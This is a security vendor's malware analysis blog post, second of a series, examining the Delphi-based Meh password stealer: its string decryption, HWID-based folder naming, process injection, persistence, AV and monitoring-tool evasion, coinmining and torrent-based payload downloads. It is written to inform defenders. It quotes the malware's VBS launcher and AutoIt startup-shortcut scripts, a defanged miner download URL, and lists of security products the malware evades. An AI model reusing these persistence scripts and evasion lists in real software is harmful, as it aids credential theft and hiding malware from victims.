
Password stealer in Delphi? Meh… (2/2)

decoded.avast.io/janrubin/meh-2-2/

November 12, 2020




by Jan RubínNovember 12, 202032 min read

After peeling away the MehCrypter's layers in the first part of our blog series, we felt there was no other choice than to deep dive even further into the Meh password stealer payload and all its functionalities, which range from keylogging, stealing clipboard contents, coinmining, and stealing cryptocurrency wallets, to a highly versatile remote access tool (RAT) that can perform tasks like advertisement fraud on websites or prepare the victim's PC for a potential ransomware hit.

Researcher @51ddh4r7h4 performed an analysis of a VBE stager downloaded from Spanish torrent sites which contained an old version 0.7.9e of Meh. In this blogpost, we will analyze version 1.0.0a of Meh, which is written in Delphi.

Campaign overview

Meh password stealer focuses mainly on Spanish users, counting more than 88,000 infection attempts in this country, since June 2020. The second most targeted country is Argentina with more than 2,000 attacked users.



Map illustrating the countries Meh has targeted from June to November 2020

Analysis

Meh password stealer – pe.bin

After the MehCryptor is finished running its preparations, the Meh password stealer PE is loaded, an indirect jump is performed right into the decrypted Meh payload, written in Borland Delphi. This payload is a somewhat penultimate stage, because the malware actually uses a quite massive parallelization of its tasks via several injections to Windows processes, e.g. `notepad.exe` or `regasm.exe`, along with massive multithreading. Thus, Meh always harms its victims via legitimate processes. If the Meh process detects that it's not actually running inside a legitimate process, it tries to fix this by creating a new injection subthread and injecting the payload into a legitimate process.

String encryption

Nearly all the strings in the binary are encrypted. The same cipher is used for string encryption as was described in the subsections of the `pe.bin` decryption section in the previous part of the blog series. The only exception is that the key string sequence is not modified before usage.

At first, a Base64-encoded string is decoded and then it is passed on to the `xor_decrypt` function, along with a XOR key string.

```
lea     edx, [ebp+var_string_decoded]
mov     eax, offset aUpcavqa3921h4a ; "upCavqa+3921h4adjJmIjceMkYw="
call    base64_decode
mov     eax, [ebp+var_string_decoded]
lea     ecx, [ebp+var_notepad_path]
mov     edx, offset aZsjpfe ; "ZsjpFe"
call    xor_decrypt
mov     ecx, [ebp+var_notepad_path] ; b'SysWOW64\\notepad.exe'
```

Code of the string decryption function

To illustrate the decryption process even further and to ease the work of other researchers, and others who are interested we added our IDAPython script that will decrypt all the strings to our Github page.

Folder structure

Firstly, let's take a look at the folder structure from which the malware operates. To simplify the explanation, we will show this process on an example from our test VirtualBox machine. In this machine, the complete folder path looks like this:
`C:\ProgramData\Intel\Wireless\7ec8d64\22b226e\`

As can be seen, the path has two parts. The first one is hardcoded and contains fictional Intel and Wireless directories. The second part, however, is created from the first seven characters of a (MD5) hash, created from the folder "purpose" and an HWID hash, for every subfolder. We will get to that in a moment. This part is dynamically generated and will differ per computer.

Creating a personal computer HWID hash

To be able to recreate the dynamic path shown above, Meh creates a unique identifier of the infected PC, which is frequently used through several malware functionalities. To generate the HWID hash, the malware obtains several values from the local computer, concatenates them together, and hashes the string using MD5. These values are obtained, concatenated in this exact order, and hashed to create the HWID:

- `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId`
- `HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString`
- `HARDWARE\DESCRIPTION\System\SystemBiosVersion`
- `Username (GetUserNameW)`
- `Computer name (GetComputerNameA)`

Creating the subfolders

After the HWID is calculated, the malware appends this hash to two different string constants, one for each specific subfolder:

- `botsfolder`
- `logsfolder`

These subfolders with the appended hash are hashed once again. Resulted hashes can be found below:

- `botsfolder` – `7ec8d648ccf5fc2c28dfb98e1ef45101`
- `logsfolder` – `22b226ea2f14c1ed4806becf5d5c7fb8`

Note that only the first seven characters are taken from the hashes to form the directory name.

Compatibility with older versions of Meh

We found an interesting aspect in the folder creation process: what other folder structures are calculated and checked. Generally, the check is done to get rid of the old version of Meh from the system and only keep the new version running with the new folder structure.

As far as we could see, Meh changed the algorithm in terms of how it generates the filesystem location where it saves itself onto a disk and the generating process of the HWID many times. Even though we realize that some people are not very keen to take history lessons, we decided to just briefly describe one of the methods regarding an approach of postprocessing the HWID, here.

To generate the HWID, the malware used to take just three system information values (instead of five) from the infected computer. The malware used a well known API function and read two registry keys:

- `GetVolumeInformationA - obtaining the VolumeSerialNumber value`
- `HARDWARE\DESCRIPTION\System\CentralProcessor\0\Identifier`
- `HARDWARE\DESCRIPTION\System\SystemBiosVersion`

These system values were then concatenated in this exact order. After the string with the system information was created, it was hashed by MD5:
`15a58f851468959538c67e43b78b7485`

However, after the hash was calculated, the output was modified using a simple shift-and-loop algorithm where each byte of the string was transformed into different bytes.

This was done by right-shifting the upper half of the byte by one and leaving the lower four bits intact. Thus, the hash result was:
`05554f450438454518663e23574b3445`

This transformation loop can be found below. An observant reader can also notice a compiler misstep on the address `0x004240FE`.

```
CODE:004240D9 push    dword ptr [edi]
CODE:004240DB lea     eax, [ebp+var_upper_hex_result]
CODE:004240DE xor     edx, edx
CODE:004240E0 mov     dl, [esi]
CODE:004240E2 shr     edx, 5
CODE:004240E5 and     edx, 0Fh
CODE:004240E8 mov     dl, ds:b_char_hex_table[edx]
CODE:004240EE call    @@LStrFromPCharLen$qqrr10AnsiStringpci_init
CODE:004240F3 push    [ebp+var_upper_hex_result]
CODE:004240F6 lea     eax, [ebp+var_lower_hex_result]
CODE:004240F9 mov     dl, [esi]
CODE:004240FB and     dl, 0Fh
CODE:004240FE and     edx, 0FFh
CODE:00424104 mov     dl, ds:b_char_hex_table[edx]
CODE:0042410A call    @@LStrFromPCharLen$qqrr10AnsiStringpci_init
CODE:0042410F push    [ebp+var_lower_hex_result]
CODE:00424112 mov     eax, edi
CODE:00424114 mov     edx, 3
CODE:00424119 call    @System@@LStrCatN$qqrv          ; System::__linkproc__ LStrCatN(void)
CODE:0042411E inc     esi
CODE:0042411F dec     bl
CODE:00424121 jnz     short loc_4240D9
```

Assembly of the hash transformation loop

Why the author decided to omit this transformation in newer versions of Meh is a mystery to us, but it may have something to do with the uselessness of the algorithm from a security perspective.

What actually **is** interesting about this is that the same shift-transformation is present in the recent versions, too! There is, however, a change in the shift value to **four**, effectively doing nothing, leaving only the MD5 hashing effective. Meh…?

Settings backup

The malware may save its settings to a dedicated file in the logsfolder. The name of this file is created by concatenating the HWID to a "`settings`" string and hashing with MD5 (while taking only the first seven characters from the hash):
`C:\ProgramData\Intel\Wireless\7ec8d64\22b226e\055c0c3`

The settings can be set in the following ways by the malware:

- Default settings present in the malware
- Loaded settings from the settings file via a previous run and/or a previous version of the malware already present on the disk
- Received settings from the C&C server (see RAT module for more details)

The settings have several values:

Settings name	Meaning
domains	A list of C&C domain names, delimited by pipes

epoch	Timestamp of the first execution of Meh on the PC (since epoch)
hwidip	Generated random identifier specific to the infected PC. This identifier is a 32 bit number formatted as an IPv4 address
gldelay	This value sets the default RAT module request period in milliseconds
vepoch	Epoch time of the last successful connection to the C&C server
paranoic	If this flag is set, the malware will inject to Werfault.exe process instead of Notepad.exe by default
puerto	Port on which Meh should contact the C&C server
version	Version of the Meh password stealer
hwid	HWID of the infected PC
googleclickdate	Timestamp when advertisement clicks should be done
googleclickdelimitador	A name for the element on the website
googleclickdatas	A name of the googled website during the advertisement fraud
padding	Randomly generated string, up to 0x64 bytes long (lower and upper letters only)

All the settings are concatenated together, delimited by commas.

AES encryption

Furthermore, the content of the settings file is encrypted using AES-192 in CFB8bit mode (`EncryptCFB8bit`). The key phrase is a string "`keysettings`" hashed using SHA-1 and padded by zeros to 24 bytes:
`548aea3eb3e62ff420ae9f7e6d9f1de66559692600000000`

After the content is encrypted, it is also encoded using the base64.

Multithreading, stealing and other functionalities

As was already mentioned, Meh uses several threads, each with its own dedicated functionality. An extensive list of these worker threads can be found below. Note that several of these threads use other means of parallelization as well, making the whole analysis even more aggravating.

- Injection thread
- Installation and persistence thread
- Anti-AV check and anti- IObit Malware Fighter thread

- Coinmining thread
- Torrent download thread
- Clipboard stealing and keylogging thread
- Crypto wallets stealing thread
- Advertisement fraud thread

Injection thread

The injection is always performed from a dedicated subthread and a new legitimate process is created as a target of the injection. For this purpose, one of these processes are used in the default settings for the injection:

- `notepad.exe`
- `WerFault.exe`
- `regasm.exe`
- `systeminfo.exe`
- `vbc.exe`


The target of the injection can be, however, any arbitrary process depending on the request from the C&C server via the RAT module.

In the default settings, the malware enumerates the present process path and checks whether a string "`windows`" is present (case insensitive). If it is not, the injection is performed. The Dynamic forking is used to hollow the process.

Syscall usage and API resolving

We would like to further mention one of the methods used during the injection process – the way some API functions are actually called. Often, the malware resolves the needed functions by parsing the import table of the system DLLs. However, this is not how the authors of Meh decided to proceed.

The malware checks whether the `C:\Windows\SysWOW64\ntdll.dll` file exists to check the OS bitness. Depending on whether it is x64 or x86, it uses a different method to perform the syscall.



Code of the decision process which syscall should be used

If the OS is x64, the `FS 0xC0` refers to the `FastSysCall` in Wow64 which switches the x86 processor to the x64 mode and calls a native x64 syscall, as can be seen in the figure below:

```
call_wow64_syscall proc near

arg_syscall_number= byte ptr  4

xor     ecx, ecx
lea     edx, [esp+arg_syscall_number]
call    large dword ptr fs:0C0h
retn
call_wow64_syscall endp
```

Code of the x64 syscall

If the OS is x86, the syscall is performed directly using the sysenter instruction.

Installation and persistence thread

In this thread, three files are checked whether they exist in the `C:\ProgramData\Intel\Wireless\7ec8d64` directory (i.e. the `botsfolder`):

- Generated name of `.au3` script
- Generated name of `.exe`
- `pe.bin`

First of all, the constants `testau3` and autoitexe are used for `.au3` and `.exe` files, respectively. These constants are then appended with the HWID and hashed using the MD5. So far, everything is the same.

The names of the `.au3` script and the `.exe` file are generated using the same algorithm presented in Folder structure, with one exception.

The .exe file name, however, is further modified in such a way that every numeric character of the hash (`< 0xA`) is translated to a character from the beginning of the English alphabet where the letter "`e`" is excluded. Thus, the substitution is done with numbers `0-9` and letters `a-d` and `f-k`. We suppose that the author actually meant to include the letter "`e`", but forgot it is in the alphabet.

This effectively transforms the hash:
`9a5afe4 -> kagafef`

On our virtual machine, these filenames are generated and checked for presence:

- `kagafef.exe`
- `e30db2f.au3`

If any of these files are missing, the malware searches the current process folder for any occurrence of files with `.exe`, `.au3` extensions and the `pe.bin` file. The first occurrence of such a file (via this extension) is copied into the directory. If the file `pe.bin` is missing, the whole thread is terminated. Note that these files should represent the AutoIt interpreter and Meh password stealer payload, respectively.

The content of the pe.bin file is decrypted and re-encrypted with a new randomly generated key containing only letters from the English alphabet and 10 bytes long.

Furthermore, the AutoIt script and pe.bin files are prepended and appended with randomly generated strings, reflecting the MehCrypter appearance. However, at this stage, we can finally learn how this obfuscation is generated. The length of these strings is chosen randomly, ranging from 1,000 to 10,000 bytes.

Finally, if the files were copied from a different folder tree other than `ProgramData\Intel`, the original folder is deleted.

Persistence antivirus check

After all the installation and persistence steps above are performed, the malware checks for the presence of several AVs in the system via their processes:

- `imf.exe` (IObit Malware Fighter)
- `monitor.exe` (IObit Malware Fighter)

- `totalav.exe` (Total AV)
- `qhsafetray.exe` (360 Total Security)
- `avpui.exe` (Kaspersky)

However, the functionality differs depending on the used AV, as we will describe below.

IObit Malware Fighter and Total AV

If the first two of the listed AVs are present, the malware will try to inject itself into the listed processes. This is done by obtaining a handle of the process, allocating a proper space and permissions inside it and calling a `CreateRemoteThread` API function.

If the handle could not be obtained for some reason (e.g. insufficient malware privileges during the execution), the malware tries to inject into any of the following processes:

- `utorrent.exe`
- `bittorrent.exe`
- `lightshot.exe`
- `razer central.exe`
- `skype.exe`
- `discord.exe`
- `steam.exe`
- `spotify.exe`
- `vmware-tray.exe`

or into the first x86 process it can find.

360 Total Security

If the 360 Total Security is installed, the malware only tries to inject into the list of processes or any other x86 process and this AV is not attacked at all.

Kaspersky

If Kaspersky is installed (determined by running `avpui.exe`), the malware doesn't inject anything at all. Instead it creates two files. The first file is a VBS file in a directory named after prepending tmpvbsstartdir and tmpvbsstart strings to the HWID and hashing with MD5, respectively:
`C:\714edf2\1665f18.vbs`

Its contents can be found below:

```
dim IGWcKodqHa:set IGWcKodqHa = CreateObject("shell.application"):IGWcKodqHa.ShellExecute
    "C:\ProgramData\Intel\Wireless\7ec8d64\kagafef.exe",
    "C:\ProgramData\Intel\Wireless\7ec8d64\e30db2f.au3",
    "C:\ProgramData\Intel\Wireless\7ec8d64\",
    "open", 0:CreateObject("Scripting.FileSystemObject").DeleteFile(WScript.ScriptFullName)
```

Contents of the 1665f18.vbs script

This means that the malware creates a VBS script which starts to interpret the AU3 malware payload.

A string "`IGWcKodqHa`" is randomly generated in such a way that it always contains only letters from the English alphabet and is 10 bytes long.

The second file is named after hashing "`tmpau3`" (with the append of HWID) and it is saved into the local Temp directory:
`C:\Users\<user>\AppData\Local\Temp\2940974.au3`

The contents of the script can be found below:

```
FileCreateShortcut("C:\714edf2\1665f18.vbs", "C:\Users\<user>\AppData\Local\Temp\ydOGzq.lnk",
                   "C:\ProgramData\Intel\Wireless\7ec8d64\"
                   , "" , "" , "C:\Windows\System32\Mycomput.dll" , "" , 2 , "" )
FileMove("C:\Users\<user>\AppData\Local\Temp\ydOGzq.lnk",@StartupDir & "\ydOGzq.lnk",1)
FileWrite("C:\Users\<user>\AppData\Local\Temp\tmplnk.txt",@StartupDir & "\ydOGzq.lnk")
FileDelete(@ScriptFullPath)
```


Contents of the 2940974.au3 script

This autohotkey script creates a link file to the VBS script above and places it into the user's startup directory, using the icon of a legitimate `Mycomput.dll` file, and removes itself afterwards. This effectively ensures persistence.

Note that `<user>` is the local username (filled appropriately by the malware). Furthermore, the string "`ydOGzq`" is randomly generated and it always is six bytes long.

One additional file is created as well: `tmplnk.txt`. This file is filled with the absolute path to the lnk file above. This file will be read after a reboot which is going to follow almost immediately as we will describe below.

After the persistence and preparation is done, the malware shows a fake dialog window about an update of a uTorrent program (doesn't matter if the program is actually present on the PC or not).



The fake dialog of uTorrent program update

This dialog is automatically closed after 2.5 seconds. After that, the malware executes the `2940974.au3` file using the `kagafef.exe` AutoIt interpreter and restarts the PC using: `cmd.exe /C shutdown -f -r -t 0`

Thus, after reboot, the malware executes the `ydOGzq.lnk` in the startup folder and the execution of `1665f18.vbs`, which executes the Meh password stealer payload once again, obfuscates its execution process tree.

Persistence monitoring tools check

If there is no running AV from the previous subsection or a successful after-reboot execution of Meh under Kaspersky is performed, the malware undergoes an exhaustive check of running monitoring tools:

- `ccleaner`
- `system config`
- `malwarebytes`
- `farbar recovery`
- `startup scan`
- `anti rootkit`
- `anti-rootkit`
- `startup manager`
- `autoruns`
- `editor de registro`
- `editor del registro`
- `registry editor`
- `gerenciador de tarefas`
- `zhpcleaner`
- `process hacker`
- `task manager`
- `junkware removal`

- `administrador de tareas`
- `hijackthis`
- `process explorer`
- `tcpview`
- `process monitor`
- `wireshark`

This check is periodically done by comparing the active window text with all of the strings in the list above.

If none of these windows are found on the user's foreground, the malware creates a registry key in
`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

The name of the registry key is derived from the HWID, where eight letters from the second position of the HWID are taken.

The key contains a persistence execution of the AutoIt script using the AutoIt interpreter using this command:
`C:\ProgramData\Intel\Wireless\7ec8d64\kagafef.exe`
`C:\ProgramData\Intel\Wireless\7ec8d64\e30db2f.au3`

If any of the windows from the list above are active, the malware removes this registry key to hide its persistence. Furthermore, if the window carries the name "Malwarebytes", the malware also wipes all the files from the Wireless folder structure.

Last but not least, this subthread periodically checks the whole Wireless folder structure and if any of the files are missing and/or they are empty, the malware recovers the files from its process memory and writes the files onto the disk once again.

Anti-AV check and anti-IObit Malware Fighter thread

Meh also contains an additional exhaustive check for AVs with a particular focus on IObit Malware Fighter. This check is separate from the Installation and persistence thread described above.

The check is done by monitoring the running processes (not the active window, as previously). The complete list of AVs and other security tools being checked can be found below, in alphabetical order:

- `avastui.exe` (Avast)
- `avguard.exe` (Avira)
- `avgui.exe` (AVG)
- `avpui.exe` (Kaspersky)
- `bdagent` (Bitdefender)

- `bytefence.exe` (ByteFence)
- `cis.exe` (Comodo)
- `egui` (ESET Nod32)
- `imf.exe` (IObit Malware Fighter)
- `mbam` (Malwarebytes)
- `mcshield.exe` (McAfee)
- `mcuicnt.exe` (McAfee)
- `mpcmdrun.exe` (Windows Defender)
- `msascuil.exe` (Windows Defender)
- `nis.exe` (Norton)
- `nortonsecurity.exe` (Norton)
- `ns.exe` (Norton)
- `psuaservice.exe` (Panda Security)
- `qhsafetray.exe` (360 Total Security)
- `sdscan.exe` (Spybot – Search & Destroy)
- `smc.exe` (Symantec)
- `superantispyware.exe` (SUPERAntiSpyware)
- `totalav.exe` (Total AV)
- `uiseagnt.exe` (Trend Micro)
- `vkise.exe` (Comodo)

Additionally, these two locations are checked whether they exist:

- `C:\Program Files\Bitdefender`
- `C:\Program Files (x86)\IObit`

The information about the running AV affects different parts of the malware process and can be also reported to the C&C server via the RAT module.

IObit Malware Fighter thread

If the IObit Malware Fighter folder is detected, Meh creates a subthread with an infinite loop with a single purpose – repeatedly terminating the `monitor.exe` and `smBootTime.exe` processes.

Coinmining thread

Coinmining is an additional functionality of Meh and it only occurs when there is no Norton, Nod32, or Bitdefender present on the system. Since it's design is not new, we've decided to describe it using a simple diagram:




Diagram of the coinmining thread

The URL from which the coinminer is downloaded is (depending whether the system is 64-bit or 32-bit):

`http[:]//124.red-79-152-243.dynamicip.fina-tdl.io/s/cpux[86|64].bin`

After the payload is decoded and decompressed, we immediately see that it is a common XMRig:

`722502b7302fd6bae93c57212fcafad2767c5f869e37bd00487b946f76251c8d`
`e96403de3807ccb740f9ca6cade9ebd85696485590f51a4eb1c308de9875dfaa`

The malware also generates a random AES key that is used to encrypt XMRig before writing it into the malware directory under a name generated from HWID and a string "`minercpu2`", in the same way that was done many times before:

`C:\ProgramData\Intel\Wireless\7ec8d64\22b226e\ecef9c8`

The coinminer thread can also be affected by the RAT module. If the RAT module receives a command to terminate the mining, it fills the coinimer file with a string nominear, disabling the coinmining.

Torrent download thread

In this part of the malware, Meh tries to use a locally installed torrent client to download additional files to the infected machine. This is done by reading a file `C:\Users\<user>\AppData\Local\Temp\test.txt` which is (usually) created by the original AutoIt MehCrypter payload. In different versions of the Meh password stealers, we have seen this file called `torrent.txt` as well.

In the contents of this text file, a name of a VBE script file can be found. The malware appends the extension with `.torrent` reflecting a name for the BitTorrent protocol to be downloaded.

Then, the malware contacts several torrent sites where the file is searched for via a POST request.

- `http[:]//www.mejortorrentt.net/ips/download_torrent.php`
- `http[:]//mejortorrent1.net/downloads/download_torrent.php`
- `http[:]//grantorrent.eu/download/download_torrent.php`
- `http[:]//www.divxtotal.la/downloads/download_torrent.php`

The malware uses a data parameter `nombre=` with the filename to request the specific file.

This functionality is approached differently across different versions of Meh. In other versions, it appends the torrent filename to a set of URLs, with the option to structure the request into the sites' subfolders (in Spanish):

- `peliculas`
- `series`
- `documentales`
- `musica`
